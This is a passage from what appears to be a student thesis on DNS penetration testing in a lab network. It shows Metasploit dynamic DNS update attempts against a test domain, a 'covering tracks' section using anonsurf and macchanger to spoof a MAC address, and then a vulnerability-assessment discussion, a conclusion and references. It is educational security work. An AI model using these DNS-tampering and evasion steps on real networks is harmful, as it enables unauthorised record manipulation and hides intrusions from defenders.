[-] Cannot add adesam.craptel.local
[*] Auxiliary module execution completed
msf auxiliary(admin/dns/dyn_dns_update) > set hostname WIN10-CLIENT
hostname => WIN10-CLIENT
msf auxiliary(admin/dns/dyn_dns_update) > run
[+] Found existing A record for WIN10-CLIENT.craptel.local
[*] Sending dynamic DNS delete message...
[-] Cannot delete WIN10-CLIENT.craptel.local
[*] Auxiliary module execution completed
msf auxiliary(admin/dns/dyn_dns_update) >

```

Figure 30 Maintaining Access To The Target


## 4.5 Covering Tracks

It is a good practice to keep every steps unknown to your target, one of the way to do this is by covering A your tracks either by using proxy or VPN. Remember that nmap is a noisy security tools which alerts the victim of any scanning but by covering the tracks it gives the target a wrong information to discover. In this case, either **anonurf** or **macchanger** is deployed in other to cover my tracks and it will be explained better using the below commands.

```
root@kali-linux:~# macchanger -s eth0 (show the mac address used)
```

```
root@kali-linux:~# macchanger -a eth0 (replace the existing mac address)
```





```

root@kali-Linux: ~/kali-anonsurf
File Edit View Search Terminal Help
Resolving deltas: 100% (99/99), done.
root@kali-Linux:~# cd kali-anonsurf/
root@kali-Linux:~/kali-anonsurf# ls -l
total 44
-rwxr-xr-x 1 root root 1551 Jun 22 12:00 installer.sh
drwxr-xr-x 5 root root 4096 Jun 22 12:00 kali-anonsurf-deb-src
-rw-r--r-- 1 root root 32472 Jun 22 12:00 LICENSE
-rw-r--r-- 1 root root 1938 Jun 22 12:00 README.md
root@kali-Linux:~/kali-anonsurf# ./installer.sh
--2018-06-22 12:01:18-- https://geti2p.net/static/i2p-debian-repo.key.asc
Resolving geti2p.net (geti2p.net)... 91.143.92.136, 2a02:180:a:65:2456:6542:1101:1010
Connecting to geti2p.net (geti2p.net)|91.143.92.136|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15200 (15K) [text/plain]
Saving to: '/tmp/i2p-debian-repo.key.asc'


/tmp/i2p-debian-rep 100%[=====] 14.84K --.-KB/s in 0.07s

2018-06-22 12:01:19 (207 KB/s) - '/tmp/i2p-debian-repo.key.asc' saved [15200/15200]
OK
0% [Connecting to ftp.halifax.rwth-aachen.de]

```

Figure 31 Using Anonsurf As A Cover-up

Apart from using Anonsurf to cover-up the attacker track, it's very reliable to use another tools call Macchanger to appear anonymous by given a false MAC address.



```

root@kali-Linux:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.15 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 00:0c:29:a6:80:05 txqueuelen 1000 (Ethernet)
    RX packets 18 bytes 1936 (1.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1472 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 9 bytes 429 (429.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 9 bytes 429 (429.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali-Linux:~# macchanger -s eth0
Current MAC: 00:0c:29:a6:80:05 (VMware, Inc.)
Permanent MAC: 00:0c:29:a6:80:05 (VMware, Inc.)
root@kali-Linux:~# macchanger -a eth0
Current MAC: 00:0c:29:a6:80:05 (VMware, Inc.)
Permanent MAC: 00:0c:29:a6:80:05 (VMware, Inc.)
New MAC: e0:8f:ec:09:27:ba (REPOTEC CO., LTD.)
root@kali-Linux:~# macchanger -s eth0
Current MAC: e0:8f:ec:09:27:ba (REPOTEC CO., LTD.)
Permanent MAC: 00:0c:29:a6:80:05 (VMware, Inc.)
root@kali-Linux:~#

```

Figure 32 Macchanger To Appear Anonymous

#### 4.6 Vulnerability Analysis

This is a measure that classified, prioritized and characterizes the flaws or exploits of a network. Vulnerability assessment is a great measure to counter the security threats and risks in an organization. Vulnerability assessment must always focus on policies and rules in order to mitigate or eliminate certain risks associated with threats. Some requirements for an effective steps vulnerability assessment, they are:

- Taking an active role in decision to perform vulnerability assessment
- Good knowledge to identify target organization processes
- Identifying the major applications or services running
- Hidden confidential data from public view
- Regular update on both the applications and check underlay hardware
- Routine vulnerability scan check
- Conducting an effective monitored penetration testing.

This thesis vulnerabilities, all started from the open and listening ports which creates some visible details of accessing the windows server. All said and done, it is almost an impossible mission to stop or eradicate vulnerability in DNS but the major thing is to mitigate the risks and threat of an attacker.

## 5 CONCLUSION

This work explained the roles, vulnerabilities, and flaws existence in Domain Name Service, DNS in a private network and/or internet, which sought to describe the security flaws of a deployed virtual bridge network with DNS server. This thesis aimed particularly to be involved in discovering any DNS security vulnerabilities, process of implementation through Pen-test in a network.

As this work is not an extensive project relating to its methodology, it has indicates the present and huge use of DNS in today's technology, requires a significant urgency in protecting and mitigating any threats that could undermined organizations' growth and integrity.

This study identified dynamic DNS update which can be used to add or remove computers or users from an organization unit (OU). This simply means that an attacker can easily be added as one of the staff in receiving and sending information about the organization, thereafter takes full control of the systems or network.

Conclusively, the major reason for this thesis was based on the importance of DNS within our networks especially internet, therefore it is essential that more attention should be giving to secure and protect these networks particularly where there is a dedicated DNS server. Risk and vulnerability assessment are great tools in countering and mitigating such threats.

## REFERENCES

Dostalek, Libor. Kabelova, Alena. March 2006. DNS In Action. Packt Publishing Ltd.

Download nmap

URL: <https://nmap.org> April 17, 2018.

Download Kali-Linux

URL: <https://tools.kali.org/information-gathering/nmap> March 26, 2018.

Liu, Cricket, Albitz, Paul. May 2011. DNS and BIND, NetWidget, Inc Ronald (RON) Aitchison.

Novell Documentation On DNS Structure

URL:

[https://www.novell.com/documentation/dns\\_dhcp/?page=/documentation/dns\\_dhcp/dhcp\\_enu/d\\_ata/behdbhjh.html](https://www.novell.com/documentation/dns_dhcp/?page=/documentation/dns_dhcp/dhcp_enu/d_ata/behdbhjh.html) February 22, 2018.

Recursive and Iterative Queries

URL: <https://technet.microsoft.com/en-us/library/cc961401.aspx> March 3, 2018

Ronald, Aitchison. 2003. Pro DNS and BIND (Zytrax.open). Apress publisher

Wiedman, Georgia. 2014. Penetration Testing: A hands-On-Introduction to Hacking. No Starch Press Inc.

Wikipedia, Domain Name Service

URL: [https://en.wikipedia.org/wiki/Domain\\_Name\\_System](https://en.wikipedia.org/wiki/Domain_Name_System) March 3, 2018